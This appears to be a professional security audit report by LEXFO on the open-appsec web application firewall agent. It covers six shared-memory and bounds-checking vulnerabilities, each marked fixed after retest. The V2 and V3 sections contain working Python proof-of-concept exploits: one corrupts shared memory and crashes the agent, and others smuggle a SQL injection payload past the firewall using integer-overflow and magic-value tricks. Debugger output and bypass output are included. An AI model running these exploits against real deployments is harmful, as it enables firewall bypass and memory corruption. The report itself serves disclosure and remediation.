LEXFO

Security audit report

Code audit

open-appsec

OPEN-APPSEC TEAM

Version 1.2 of 2022-10-14

TLP:WHITE

Document references

Document status

Version	Date	Status
V 1.0	2022-09-12	Valid document
V 1.1	2022-10-12	Updated document after retest
V 1.2	2022-10-14	Updated document

Contacts

LEXFO contacts	Position	Email
Samuel DRALET	CEO	s.dralet@lexfo.fr
Hugo CHAUVIERE	Head of Operations	h.chauviere@lexfo.fr

Traffic Light Protocol[1] (TLP) referential for information sharing:

TLP:RED (Not for disclosure, restricted to participants only): Sources may use TLP:RED when information cannot be effectively acted upon by additional parties, and could lead to impacts on a party's privacy, reputation, or operations if misused. Recipients may not share TLP:RED information with any parties outside of the specific exchange, meeting, or conversation in which it was originally disclosed. In the context of a meeting, for example, TLP:RED information is limited to those present at the meeting. In most circumstances, TLP:RED should be exchanged verbally or in person.

TLP:AMBER (Limited disclosure, restricted to participants' organizations): Sources may use TLP:AMBER when information requires support to be effectively acted upon, yet carries risks to privacy, reputation, or operations if shared outside of the organizations involved. Recipients may only share TLP:AMBER information with members of their own organization, and with clients or customers who need to know the information to protect themselves or prevent further harm. Sources are at liberty to specify additional intended limits of the sharing: these must be adhered to.

TLP:GREEN (Limited disclosure, restricted to the community): Sources may use TLP:GREEN when information is useful for the awareness of all participating organizations as well as with peers within the broader community or sector. Recipients may share TLP:GREEN information with peers and partner organizations within their sector or community, but not via publicly accessible channels. Information in this category can be circulated widely within a particular community. TLP:GREEN information may not be released outside of the community.

TLP:WHITE (Disclosure is not limited): Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction.

[1] Reference to the following document by FIRST: https://us-cert.cisa.gov/sites/default/files/tlp/tlp-v1.pdf

Table of contents

1 Introduction 5
1.1 Context and objectives 5
1.2 Organization 5
1.3 Scope and prerequisites....5
1.4 Tools and methodology 6
1.5 Referentials....6
2 Synthesis 7
2.1 Vulnerability summary 7
2.2 Executive summary 7
2.3 Strong points....8
3 Tests description....9
3.1 Code audit phase....9
4 Matrix description 10
4.1 Vulnerability table 10
4.2 Metrics.... 10
4.3 Risk computing 12
5 Preliminary remarks 13
5.1 Automatic analysis.... 13
5.2 WAF bypass strategies.... 13
5.3 Agent-NGINX communication.... 13
6 Audit results 16
6.1 Vulnerability 1: Insufficient bound checks in SharedRingQueue 16
6.2 Vulnerability 2: Integer overflow in SharedRingQueue 18
6.3 Vulnerability 3: Spoofable magic values in SharedRingQueue.... 24
6.4 Vulnerability 4: Potential out-of-bound read in genHeaderPart() 27
6.5 Vulnerability 5: Usage of Maybe<T>::unpack() without checking ::ok() 29
6.6 Vulnerability 6: dumpRingQueueShmem() may read out-of-bounds.... 32
7 Appendix - About LEXFO 34
7.1 Overview of the company.... 34
7.2 LEXFO, a leading firm in offensive security.... 34
7.3 LEXFO global offer 35
7.4 LEXFO, a team of technical experts.... 36
7.5 CSPN and PVID certifications 38

1 Introduction

1.1 Context and objectives

OPEN-APPSEC TEAM wishes to ensure that the security of open-appsec does not introduce vulnerabilities in its environment.

For this purpose, the **LEXFO** auditors carried out the necessary tests to:

- → Assess the security of the elements included in the audit scope.
- → Identify potential risks.
- → Provide the recommendations for mitigation measures.
- → Raise awareness among the actors (executives, managers, IT staff).

1.2 Organization

This audit was performed from August 29, 2022 to September 9, 2022.

The application analysis was divided into features in order to follow the end-to-end process and ensure vulnerability assessment could be done in all security mechanisms and protections.

Then, our experts identified the attack area and verified whether defensive measures were in place.

1.3 Scope and prerequisites

1.3.1 Scope

The audit scope included the following resources:

- → open-appsec/agent
- → open-appsec/smartsync

1.3.2 Prerequisites

The source code for both products was provided.

1.3.3 Constraints and limitations

Some source code, especially related to the GO agent (open-appsec/smartsync), was provided at the beginning of the second week.

1.4 Tools and methodology

LEXFO uses manual techniques during all security audits (information gathering, research and development, intrusion testing, etc.). Most of the tools are either freely available on the Internet -grabbed from the hacking community- or specifically developed for the mission, therefore included in the Appendix part of this report.

1.5 Referentials

Several international referentials prevailing in the area of application weaknesses were used:

- The OWASP Top 10 2021, which lists the most impacting application vulnerabilities;
- The CWE vulnerability database of MITRE[2];
- The independent vulnerability database of OSVDB.[3]

These referentials are widely established in the Web development area and acknowledged as such in contracts, security products and certification/qualification guides (example: PCI-DSS).

[2] https://cwe.mitre.org/data/definitions/699.html
[3] http://www.osvdb.org/

2 Synthesis

2.1 Vulnerability summary

6 vulnerabilities were found during the assessment, among which 4 with a medium risk. The overall security level is now ranked as excellent.

ID	Vulnerability	Risk	Status
V1	Insufficient bound checks in SharedRingQueue	Medium	Fixed
V2	Integer overflow SharedRingQueue	Medium	Fixed
V3	Spoofable magic values in SharedRingQueue	Medium	Fixed
V5	Usage of Maybe<T>::unpack() without checking ::ok()	Medium	Fixed
V4	Potential out-of-bound read in genHeaderPart()	Low	Fixed
V6	dumpRingQueueShmem() may read out-of-bounds	Low	Fixed

2.2 Executive summary

During the security assessment of the application code, 6 vulnerabilities were found. The two most impactful security vulnerabilities, V2 and V3, target SharedRingQueue, a data structure that is central to the communication between the **open-appsec** agent and the NGINX server it protects. The integer overflow vulnerability (V2), as we demonstrate, allows an attacker to corrupt memory in the agent, and possibly achieve remote code execution. It also allows, along with V3, bypassing the web application firewall and submitting malicious payloads to the protected application (See also: Section 5.2). However, these three vulnerabilities require an unusual configuration of the NGINX server, which makes their exploitation unlikely. In addition, SharedRingQueue, despite its elegant design, requires communication through shared memory, which might be problematic (V1).

open-appsec is no stranger to one of the main constraints of web application firewalls: time. Sending payloads with a big size – resulting in a higher processing time – will allow attackers to bypass its scrutiny entirely in default configurations. However, the WAF can be easily configured to block this attack vector (see Section 5.2).

V4, V5 and V6 are less impactful bugs. We validated that they were fixed by the open-appsec team.

The shared memory-based design, although very efficient, can be risky if containers are not properly configured. The open-appsec team fixed the relevant issues (V2, V3).

To summarize, we rank the security level as **excellent** as we validated that fixes to all six issues were implemented by the open-appsec team after the report draft was delivered.

We also like to note the high quality of the code, which was very easy to read and understand.

2.3 Strong points

During the assessment, the following strong points were encountered.

Title	Description
Clean code	The code, although not very much commented, was really clean and well organized. The numerous debug messages helped understand what the code was doing.
Compilable code	The provided code could be compiled with standard compilation tools, without any trouble, which made it easier to understand the behavior of the program, and enabled us to use code analysis tools such as CodeQL.

3 Tests description

3.1 Code audit phase

3.1.1 Description

LEXFO auditors simulate the actions of an attacker targeting the web-application firewall and its agents, using security vulnerabilities such as memory corruption or WAF-validation bypasses.

3.1.2 Tests

During this phase, the following security tests are performed (non-exhaustive listing):

- → Finding comments in the source code;
- → Finding calls of dangerous functions;
- → Run of automated tools for code analysis (CodeQL, clang-analyzer)
- → Etc.

4 Matrix description

4.1 Vulnerability table

<table>
<tr><th>Vx</th><th>Vulnerability</th><th>STATUS
(see below)</th><th>RISK
Risk level</th></tr>
<tr><td colspan="4">CONSEQUENCES
Description of the consequences related to the vulnerability.</td></tr>
<tr><td colspan="4">AFFECTED COMPONENT
List of the components affected by the vulnerability.</td></tr>
<tr><td colspan="4">MITIGATION
List of the recommendations provided to mitigate the issue.</td></tr>
</table>

EXPLOITABILITY (see below)	IMPACT (see below)	CORRECTION DIFFICULTY (see below)

4.2 Metrics

Global security level (used in the executive summary)	
Excellent	**No vulnerability or only one low-risk vulnerability** was found on the audited scope because of the effective implementation of security mechanisms.
Acceptable	**Only low-risk vulnerabilities** were identified during the audit. The overall security level of the audited scope prevents even an experienced attacker from compromising the data.
Improvable	**One or more medium-risk vulnerabilities** were discovered during the audit. These vulnerabilities could be exploited by an experienced attacker wishing to damage the Client's image.
Insufficient	**One or more high-risk vulnerabilities and/or only one critical vulnerability** were identified during the audit. The impacts for the client may be important (data theft, brand image damage, etc.), but do not lead to the compromise of the audited scope.
Critical	**One or more critical vulnerabilities** were found, leading to a total compromise of the audited scope and/or with significant technical (service totally unavailable, breach of data confidentiality, etc.) or business (brand image or financial damages, etc.) impacts.

Status	
Proven	The presence of the vulnerability has been demonstrated.
To be confirmed	The presence of the vulnerability could not be proven. Checks should be performed by the Client.
Untested	The vulnerability has not been tested due to potential risks of denial of service, unavailability, etc.
Fixed	The vulnerability has been fixed.
Not fixed	The vulnerability has not been fixed. Checks should be performed by the Client.
Partially fixed	The vulnerability has been partially fixed. Checks should still be performed by the Client.

Correction difficulty	
Complex	Sharp computer skills, a lot of time or important financial resources are needed.
Moderate	Comprehensive computer knowledge, a little time and limited financial means are necessary.
Simple	Little knowledge, resources and time are required.

Impact	
Insignificant	The impacts can be overcome without difficulty.
Limited	The impacts can be overcome with some difficulties.
Important	The impacts can be overcome with serious difficulties.
Critical	The impacts are potentially insurmountable.

Exploitability	
Very difficult	Exploitation of unpublished vulnerabilities requiring security expertise of information systems and the development of specific and targeted tools.
Difficult	Exploitation of public vulnerabilities requiring security expertise of information systems and the development of simple tools.
Moderate	Exploitation requiring simple techniques and/or publicly available tools.
Easy	Trivial exploitation, without any specific tools.

Risk level (calculated according to exploitability and impact)	
Critical	Critical risk for the information system, requiring an immediate correction or imposing an immediate stop of the service.
High	Major risk on the information system, requiring a short-term correction.
Medium	Moderate risk on the information system, requiring a medium-term correction.
Low	Low risk on the information system, that may require a correction.

4.3 Risk computing

Impact \ Exploitability	Very difficult	Difficult	Moderate	Easy
Insignificant	Low	Low	Medium	High
Limited	Low	Medium	Medium	High
Important	Medium	High	High	Critical
Critical	Medium	High	Critical	Critical

5 Preliminary remarks

5.1 Automatic analysis

In parallel with the manual code audit that we performed, we ran automated analysis tools, namely Clang Static Analyzer (llvm.org) and CodeQL (github.com)'s default security rules: both returned very few and very minor results, which is a very good sign.

5.2 WAF bypass strategies

5.2.1 Time-based bypass of the protection

As it is often the case with web application firewalls, it is trivial to bypass the protection provided by the WAF by prepending malicious payloads with a huge buffer. The time required for the analysis of the payload jumps up, and the WAF has no time to attain a verdict. There is nothing one can do about it, other than making code faster. The **OPEN-APPSEC** web interface, however, allows the administrator to configure the behavior of the agent in such a case, as described in Setup Behavior Upon Failure - CloudGuard AppSec (checkpoint.com), which is a good point. It is even configurable through various configuration values (such as agent.resBodyThreadTimeout.nginxModule or agent.reqProccessingTimeout.nginxModule (sic.), which is an even better point.

5.2.2 Failure-based bypass of the protection

As described in the linked document above, the requests will go through if the agent malfunctions; as we will describe in the next section, which details the vulnerabilities, we found various ways to make the agent crash or malfunction. According to our tests, these malfunctions were **not protected** by the flag described above: if an attacker is able to trigger these bugs, he/she will be able to send any payload to the protected application, even if the "Allow traffic upon internal failures or high CPU utilization" option is disabled.

5.3 Agent-NGINX communication

Before diving into vulnerabilities, a preliminary explanation about the design of the communication between the agent and the NGINX module.

The agent is designed to reside in a different container than the NGINX reverse proxy that the WAF acts on. To achieve their mission, they need to communicate: upon receiving a request, the NGINX module sends data for the agent to analyze; the agent then sends back its conclusions and actions to take to the NGINX module, which acts on it.

5.3.1 Shared memory-based IPC

To communicate, both containers use the same shared memory (indicated by –ipc=host when the containers are created). The design is simple and elegant: despite residing in different containers, both can use the same files (in the wider UNIX sense): UNIX sockets, shared memory regions, shared configuration files, etc.

Although practical, this **raises security concerns**: a container having access to the same shared memory can read and modify these resources and, as we will demonstrate, cause memory corruption bugs, resulting in the worst case in code execution in the agent or the NGINX process. The issue was fixed by the open-appsec team.

Since this code audit targets a Web Application Firewall, one could, for instance, imagine a vulnerable web application which allows an attacker to write arbitrary contents into files. This would cause many problems.

It is therefore essential that the containers (the agent and NGINX reverse proxies) are created with a shareable IPC region (Docker run reference | Docker Documentation) which is not used by any other container, and that the NGINX servers run with a strict reverse proxy capability as opposed to with other services (such as a FastCGI service). This greatly reduces the attack surface.

5.3.2 SharedRingQueue implementation

One of the uses for the container-shared /dev/shm is a SharedRingQueue, which is an implementation of a circular buffer. The code responsible for the implementation is located in open-appsec/agent/core/shmem_ipc/. The shared memory region contains a header, containing various offsets and sizes, and data segments.

Modifying the values contained in the header, along with the sizes in buffer_mgmt would have security impacts: they would cause out-of-bounds read/write operations, which could potentially cause code execution.

Generally, it is better to keep constant values (values that are not supposed to change during the lifetime of the shared segment) out of the SHM, to avoid any modification. For instance, queue->num_of_data_segments is constant by design (increasing it would require increasing the size of the memory segment, decreasing it provides no advantage), so keeping out of the SHM (and sending it through the UNIX socket upon creation) would avoid the risk of it getting corrupted. This would indeed cause a minor code change, because the value is already stored as a static variable (g_num_of_data_segments).

It should be noted, however, that a isCorruptedShmem() procedure, verifying the consistency of the SHM header, is present. It is only called once in the agent, when “attaching” to a NGINX process. It seems to be called in the NGINX module before any write operation, reducing the risk, but race conditions (time of check, time of use) are not excluded.

5.3.3 Conclusion

As a conclusion to this part, we are under the impression that modifying shared regions using a vulnerability (file write) or through external access (for instance, using another container connected to the same IPC) is not an attack scenario that has been considered.

We elected, however, to keep it in the report, because it is, to us, a valid attack angle. In addition, a bug in the SharedRingQueue push procedure (pushBuffersToQueue()) allowed a remote attacker to corrupt the SHM, with very serious attack consequences.

We validated that all related vulnerabilities are now fixed.

6 Audit results

6.1 Vulnerability 1: Insufficient bound checks in SharedRingQueue

V1	Insufficient bound checks in SharedRingQueue	STATUS Fixed	RISK Medium

CONSEQUENCES

An attacker having access to the SHM has impacts such as information leak and memory corruption bugs in either the NGINX module or the open-appsec/agent.

AFFECTED COMPONENT

open-appsec/agent/core/shmem_ipc/

MITIGATION

- Call isCorruptedShmem() or isCorruptedQueue() before any read and write operation. The operations would, however, still be subject to race condition bugs.
- Only refer to local, static variables to know the size of the shared memory.
- Keep the shared memory exclusive to the agent container and the nginx container, using –ipc=shareable instead of –ipc=host.
- Move the communication to sockets instead of files.

EXPLOITABILITY	IMPACT	CORRECTION DIFFICULTY
Very difficult	Critical	Complex

Description

Please refer to section 5.3 for additional details about the SharedRingQueue implementation.

An attacker having access to the SHM can cause various corruptions: editing configuration files, communicating with sockets, or reading/changing the contents of shared memory, such as the SharedRingQueues.

Before writing to a SharedRingQueue, the NGINX module always checks that both queues are consistent using isCorruptedShmem(). However, a race condition could occur where the regions are checked, modified by an attacker, and then used.

As an example, we can change the num_of_data_segments and write_pos in the tx queue (/dev/shm/__cp_nano_tx_shared_memory_1__) to huge numbers. When pushBuffersToQueue() gets called to send a verdict to the NGINX worker, it would write data out of the shared memory region. The external modification needs to happen after the data has been sent by the request through the _rx_ queue, and before a verdict is sent using a _tx_ queue.

Impact

Memory corruption could be achieved in the agent, and potentially (through other vectors) in the NGINX worker process.

Affected component

→ open-appsec/agent/core/shmem_ipc

Mitigation

To fix this vulnerability, LEXFO recommends performing the following actions:

→ Call isCorruptedShmem() or isCorruptedQueue() before any read and write operation. The operations would, however, still be subject to race condition bugs;
→ Only refer to local, static variables to know the size of the shared memory;
→ Keep the shared memory exclusive to the agent container and the nginx container, using –ipc=shareable instead of –ipc=host;
→ Move the communication to sockets instead of files.

Retest status: FIXED

The vulnerability has been patched by checking the well-being of the queue on every read and write operation, using, most notably, the isGetPositionSuccessful (sic) method.

6.2 Vulnerability 2: Integer overflow in SharedRingQueue

V2	Integer overflow SharedRingQueue	STATUS Fixed	RISK Medium

CONSEQUENCES

A remote attacker can cause out-of-bound writes in the context of the NGINX module, resulting in crashes, or potentially, remote code execution, in the agent and NGINX worker. This also provides mechanisms to bypass the verification from the WAF.

AFFECTED COMPONENT

open-appsec/agent/core/shmem_ipc/

MITIGATION

Do not allow a process to write more than 0xffff bytes at once to the SharedRingQueue.

EXPLOITABILITY	IMPACT	CORRECTION DIFFICULTY
Very difficult	Critical	Complex

Description

SharedRingQueue stores sizes as uint16 types. To push data to a queue, pushBuffersToQueue () is used. This function takes a list of buffers and a list of buffer sizes (uint16) as arguments. To push the buffers to the queue, the total size of the buffers is computed, as seen in the for loop line 352 of shared_ring_queue.c, in the pushBuffersToQueue() function. This size, named total_elem_size, is stored in an uint16.

If the sum of the sizes of the buffers exceeds the maximum size a uint16 can hold, 0xffff, it overflows, and results in total_elem_size being truncated.

This size is then used to compute the number of segments required to hold the buffers (line 355). Then, the buffers are copied to the queue one by one, using their given size (line 404).

As an example, when a user submits POST data, the NGINX module calls pushBuffersToqueue() with two buffers: a header of size 8, and the POST data. If the length of the POST data is 0xffff, total_elem_size will overflow and be equal to 7.

The function will therefore assume only one segment is required to copy the two buffers, although in effect, the required size is 0x10007. In the best case, this will overwrite other segments (which are very likely not to be used, due to the design of the queue).

In the worst case, in which write_pos is close to num_of_data_segments (so close to the end of the memory region), the memcpy() operations will write out of bounds, thus overflowing in another memory region.

Another consequence of the vulnerability is a bypass of the WAF. Let us, again, take POST data as an example. When POST data is sent by a user, a header with type ngx_http_cp_request_data_t is sent along with the contents of the POST data.

As can be seen 1348 of nginx_attachment.cc, to “extract” the POST data from the received buffer, the agent subtracts the total size of the ring queue buffer to the size of the ngx_http_cp_request_data_t structure.

As a consequence, if an attacker sends a POST payload of size 0xffff, due to the int overflow in total_elem_size, the buffer size will be incorrectly computed as 7, instead of 0x10007. When the agent reads the buffer, it will “think” the buffer size is 1 (7 – sizeof(ngx_http_cp_request_data_t)), and thus “miss” any payload that comes after this single byte.

A third idea, similar to the second one, consists in sending a POST buffer of size 0xfffa for instance, resulting in a total buffer size of 0x10001, stored as 1. In readData(), line 1241, the sanity check will fail, resulting in a reset if the shared ring queues: the POST data will not be checked for suspicious input.

Both exploits are demonstrated below.

Proof-of-concept: memory corruption

In this POC, we will overwrite the /dev/shm/__cp_nano_tx_shared_memory_1__ queue header using an overflow in the _rx_ region, by sending a carefully formatted POST data payload over an HTTP request. The modified _tx_ region will then provoke a crash in the agent process.

Add the following line to the configuration of the reverse proxy:

```
client_header_buffer_size 128k;
```

Then, send a POST request with a POST data of size 0xffff.

Repeat the operation multiple times.

After a while, you can see the following line in NGINX logs:

```
Shared memory is corrupted! Restarting communication
```

This happens because the _rx_ and _tx_ memory regions are adjacent in memory. In some cases, the overflow that triggers in the _rx_ region ends up overwriting the header of the _tx_ region. Right after, the agent process (cp-nano-http-transaction-handler) uses the _tx_ queue, whose header was just modified, to send data back, without calling isCorruptedQueue(): the queue is under the control of an attacker, who can now cause memory corruption.

Here is an example exploit:

```
#!/usr/bin/env python3
import requests

OVERFLOW = 0x10000

payload_size = OVERFLOW - 1
payload = b"Z" * 38 + (
    b"FAKEHEADcaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaa"
    * (payload_size // 8)
)
payload = payload[:payload_size]
r = requests.post('http://172.17.0.3/test.php', data=payload, headers={'Content-
Type': 'application/x-www-form-urlencoded'})

print(r)
```

```
Program received signal SIGSEGV, Segmentation fault.
0x00007f372870a751 in memcpy () from target:/lib/ld-musl-x86_64.so.1
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────[ REGISTERS ]──────────────────────────────────
*RAX  0x7f3728663452 ◂— 0xa00e470783380e41
*RBX  0x7f3728115b58 ◂— 'Writing data to queue. Data index: %u, data size: %u, copy destination: %p'
*RCX  0x0
*RDX  0x7
*RDI  0x7f3728663452 ◂— 0xa00e470783380e41
*RSI  0x7f3727babba9 ◂— 0x24000000994a0001
*R8   0x7f3728663452 ◂— 0xa00e470783380e41
 R9   0x0
*R10  0x7f372811447f (pushBuffersToQueue+495) ◂— movzx  ecx, word ptr [rsp + 0x1a]
*R11  0x1
*R12  0x7f3728118008 (debug_int) —▸ 0x562a50c55a60 ◂— push   r15
*R13  0x0
*R14  0x7f3728663452 ◂— 0xa00e470783380e41
*R15  0x7f37241acb40 —▸ 0x7f3727babba9 ◂— 0x24000000994a0001
*RBP  0x7f37241acbd0 ◂— 0x7
*RSP  0x7f3727bab9d8 —▸ 0x7f372811459b (pushBuffersToQueue+779) ◂— movzx  eax, word ptr [rbp + r13*2]
*RIP  0x7f372870a751 (memcpy+44) ◂— movsb  byte ptr [rdi], byte ptr [rsi]
────────────────────────────────────[ DISASM ]────────────────────────────────────
 ► 0x7f372870a751 <memcpy+44>    movsb  byte ptr [rdi], byte ptr [rsi]
   0x7f372870a752 <memcpy+45>    dec    edx
   0x7f372870a754 <memcpy+47>    jne    memcpy+44                <memcpy+44>
    ↓
   0x7f372870a751 <memcpy+44>    movsb  byte ptr [rdi], byte ptr [rsi]
   0x7f372870a752 <memcpy+45>    dec    edx
   0x7f372870a754 <memcpy+47>    jne    memcpy+44                <memcpy+44>
    ↓
   0x7f372870a751 <memcpy+44>    movsb  byte ptr [rdi], byte ptr [rsi]
   0x7f372870a752 <memcpy+45>    dec    edx
   0x7f372870a754 <memcpy+47>    jne    memcpy+44                <memcpy+44>
    ↓
   0x7f372870a751 <memcpy+44>    movsb  byte ptr [rdi], byte ptr [rsi]
   0x7f372870a752 <memcpy+45>    dec    edx
────────────────────────────────────[ STACK ]─────────────────────────────────────
00:0000│ rsp 0x7f3727bab9d8 —▸ 0x7f372811459b (pushBuffersToQueue+779) ◂— movzx  eax, word ptr [rbp + r13*2]
01:0008│     0x7f3727bab9e0 —▸ 0x7f3723c9d200 —▸ 0x562a510a64b8 —▸ 0x562a50c33b90 ◂— lea    rax, [rip + 0x472911]
02:0010│     0x7f3727bab9e8 ◂— 0x12811ff28
03:0018│     0x7f3727bab9f0 —▸ 0x7f3726e0a000 ◂— 0x44414548454b4146 ('FAKEHEAD')
04:0020│     0x7f3727bab9f8 ◂— 0x761647745
05:0028│     0x7f3727baba00 —▸ 0x7f3726e1631a ◂— 0x7
06:0030│     0x7f3727baba08 ◂— 0x700016165
07:0038│     0x7f3727baba10 ◂— 0x616500000007
──────────────────────────────────[ BACKTRACE ]───────────────────────────────────
 ► f 0   0x7f372870a751 memcpy+44
   f 1   0x7f372811459b pushBuffersToQueue+779
   f 2   0x7f372811459b pushBuffersToQueue+779
   f 3   0x562a50c70202
   f 4   0x562a50c73946
   f 5   0x562a50c74990 NginxAttachment::Impl::handleInspection()+1168
   f 6   0x562a50c75a09
   f 7   0x7f37282ce4ac
──────────────────────────────────────────────────────────────────────────────────
pwndbg>
```

Figure 1: A crash in cp-nano-http-transaction-handler (pushBufferToQueue())

```
pwndbg> p *queue
$1 = {
  shared_location_name = "FAKEHEADcaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaa",
  owner_fd = 1162559814,
  user_fd = 0,
  size_of_memory = 1633771875,
  write_pos = 24932,
  read_pos = 24929,
  num_of_data_segments = 24933,
  mgmt_segment = {
    data = "aafaaag\312\376\312\376\312\376\312\376\312\376\312\376\312\376\312\376\312\376\3
2\376\312\376\312\376\312\376\312\376\312\376\312\376\312\376\312\376\312\376\312\376\312\376\312\376
312\376\312\376\312\376\312\376\312\376\312\376\312\376\312\376\312\376\312\376\312\3
6\312\376\312\376\312\376\312\376\312\376\312\376\312\376\312\376\312\376\312"...
  },
  data_segment = 0x7f3726e0a452
}
pwndbg> 
```

Figure 2: TX queue header corresponding to the crash

In addition, while testing the vulnerability, we encountered a code path where, in the NGINX worker, the _rx_ region was not adjacent to the _tx_ region, and we were as such able to overwrite other parts of the memory, leading to a crash (and possibly, code execution). Due to lack of time however, we were unable to reproduce this.

Proof of concept: WAF bypass

Although memory corruption is all a hacker can hope for, the int overflow vulnerability has other impacts: an attacker can also bypass the WAF entirely.

To do so, we send POST data containing a payload usually blocked by the WAF, such as an SQL injection payload, but prefixed by lots of “A”s. The total size for the payload has size 0xfffe.

This can be done using a few python lines:

```
#!/usr/bin/env python3
import requests

# TARGET
OVERFLOW = 0x10000

payload_size = OVERFLOW - 2
payload = b"A" * payload_size
exploit = b"&sql=1 UNION SELECT 123, 123, 123 -- -"
payload = payload[: -len(exploit)] + exploit
r = requests.post(f'http://172.17.0.3/test.php', data=payload, headers={'Content-
Type': 'application/x-www-form-urlencoded'})

if r.status_code == 403:
    print(f'{r}: Blocked by WAF')
else:
    print(f'{r}: WAF BYPASSED !')
    print(r.text)
```

Here is a sample output after repeatedly running the exploit:

```
→  ~ /tmp/post-waf.py
<Response [403]>: Blocked by WAF
→  ~ /tmp/post-waf.py
<Response [403]>: Blocked by WAF
→  ~ /tmp/post-waf.py
<Response [403]>: Blocked by WAF
→  ~ /tmp/post-waf.py
<Response [403]>: Blocked by WAF
→  ~ /tmp/post-waf.py
<Response [200]>: WAF BYPASSED !
RECEIVED INPUT:
string(33) "1 UNION SELECT 123, 123, 123 -- -"
```

Figure 3: Bypassing the WAF

Further notes on exploits

As we have seen, the exploitation request does not succeed every time: this is because NGINX will send POST data to the agent in chunks. For instance, if a request with a POST payload of 2000 bytes gets sent, depending on when NGINX receives them, it might send the POST data to the agent as two chunks of size 0x1000. By repeating the attack, we increase the chances that NGINX sends our data as one chunk, which is required to exploit the bug.

Impact

A remote attacker can trigger an out-of-bounds write in the NGINX worker process, leading to the same vulnerability in the agent cp-nano-http-transaction-handler process, possibly resulting in remote code execution.

As the exploitation requires an unlikely configuration of the NGINX server, its exploitability has been set to “very difficult”.

Affected component

- → open-appsec/agent/core/shmem_ipc

Mitigation

The standard mitigation would be to return an error code if total_elem_size overflows, but this would prevent data from being sent to the agent. A better idea would be to split the data in smaller chunks (for instance, in the example, split the POST data in chunks) before sending it to the queue. Increasing the maximum chunk size would also be beneficial, and would not increase memory consumption too much.

Retest status: FIXED

The code now computes the sum of the buffer sizes using an uint32_t structure, and verifies after each addition that the total does not exceed the maximum allowed size. If it does, the method exits. The vulnerability is therefore patched.

```
for (idx = 0; idx < num_of_input_buffers; idx++) {
	large_total_elem_size += input_buffers_sizes[idx];

	if (large_total_elem_size > max_write_size) {
		writeDebug(
			WarningLevel,
			"Requested write size %u exceeds the %u write limit",
			large_total_elem_size,
			max_write_size
		);
		return -1;
	}
}
```

6.3 Vulnerability 3: Spoofable magic values in SharedRingQueue

V3	Spoofable magic values in SharedRingQueue		STATUS Fixed	RISK Medium
CONSEQUENCES An attacker can bypass the WAF, and cause memory corruption bugs in the agent.				
AFFECTED COMPONENT open-appsec/agent/core/shmem_ipc/				
MITIGATION Store 3 bytes in buffer_mgmt for each buffer: 2 bytes indicating the size, and the other one indicating the flags. The memory usage for a ring with 200 segments (the maximum at the moment) would increase by 200 bytes, a factor of 0.09 %.				
EXPLOITABILITY Very difficult		IMPACT Critical	CORRECTION DIFFICULTY Complex	

Description

Please refer to section 5.3 for additional details about the SharedRingQueue implementation.

SharedRingQueue stores segment sizes in its mgmt_segment array, as uint16 type. In addition to the standard size, it can also store two magic values in this field: *empty_buff_mgmt_magic* (0xcafe), indicating an empty (not in use) segment, and *skip_buff_mgmt_magic* (0xbeef), indicating a segment that does not need to be processed.

For instance, when a queue is created, each item of buffer_mgmt[] contains 0xcafe, indicating that the segment is empty. If a process wishes to write 3072 bytes to the ring buffer, it will need 3 segments. It will pick 3 contiguous segments (for instance at indexes 0, 1, and 2), write the full size in the first buffer_mgmt index, and write the skip magic value in the two others. The buffer_mgmt[] values would then be:

- → Buffer_mgmt[0] = 3072
- → Buffer_mgmt[1] = 0xbeef
- → Buffer_mgmt[2] = 0xbeef

An obvious problem is that the two magic values are not invalid sizes. If a process wishes to store a buffer of size 0xbeef, the size will then be interpreted as a “magic” size indicating a “skip” buffer, and producing unexpected behavior.

An attacker, as demonstrated before, can control the size of a ring buffer by sending POST data of the expected size minus 8. To spoof a 0xbeef value, one can therefore send a buffer of size 0xbee7.

Let us see the impact of doing so, using, again, a simple python script, that sends a flagged payload (1 UNION SELECT 1,2,3 -- -), but pads it to the size indicated in the first argument.

```
→  checkpoint /tmp/post-beef.py 0xbee6
<Response [403]>: Blocked by WAF
→  checkpoint /tmp/post-beef.py 0xbee7
<Response [200]>: WAF BYPASSED !
RECEIVED INPUT:
string(33) "1 UNION SELECT 123, 123, 123 -- -"

→  checkpoint /tmp/post-beef.py 0xbee8
<Response [403]>: Blocked by WAF
→  checkpoint
```

As can be seen, the POST data of size 0xbee7, which forces the NGNINX module to write a buffer of size 0xbee7 + 8 = 0xbeef in the ring queue, is not blocked by the WAF, but others are.

> Note: Again, this requires NGINX to handle bigger chunks, with the following configuration line: client_header_buffer_size 128k;

Code-wise, the bug happens in peekToQueue(), line 304-308 of shared_ring_queue.cc. Since its size is 0xbeef, the queue considers it is not a real size, and moves on to the next segment.

This might cause other problems: since the correct buffer is ignored, another buffer might be used as the input by peekToQueue(). By sending several carefully crafted payloads, it might be possible for an attacker to spoof the whole content of a buffer, and as such fake a ngx_http_cp_request_data_t structure, and finally trigger a call to handleChunkedData() with controlled parameters. With such a primitive, one could cause an out-of-bounds read by faking a ChunkType::REQUEST_HEADER chunk, and send a fake, huge header size.

However, due to lack of time, this attack was not performed.

Source of the python script:

```
#!/usr/bin/env python3
import requests
import sys

OVERFLOW = 0x10000
url = 'http://172.17.0.3/test.php'

payload_size = int(sys.argv[1], 16)#0xbeef - 8
payload = b"A" * payload_size
exploit = b"&sql=1 UNION SELECT 123, 123, 123 -- -"
payload = payload[: -len(exploit)] + exploit
r = requests.post(url, data=payload, headers={'Content-Type': 'application/x-www-form-urlencoded'})

if r.status_code == 403:
    print(f'{r}: Blocked by WAF')
else:
    print(f'{r}: WAF BYPASSED !')
    print(r.text)
```

Impact

As demonstrated above, the WAF can be bypassed entirely. It might also be possible to cause out-of-bounds reads.

As the exploitation requires an unlikely configuration of the NGINX server, its exploitability has been set to "very difficult".

Affected component

→ open-appsec/agent/core/shmem_ipc

Mitigation

To fix this vulnerability, LEXFO recommends storing 3 bytes in buffer_mgmt for each buffer: 2 bytes indicating the size, and the other one indicating the flags. The memory usage for a ring with 200 segments (the maximum at the moment) would increase by 200 bytes, a factor of 0.09%.

Retest status: FIXED

The two magic values, originally 0xbeef and 0xcafe, are now 0xfffd 0xfffe.

Since the maximum size for a chunk is now 0xfffc, they cannot ever be reached, and as such the vulnerability is patched.

```
- static const uint16_t empty_buff_mgmt_magic = 0xcafe;
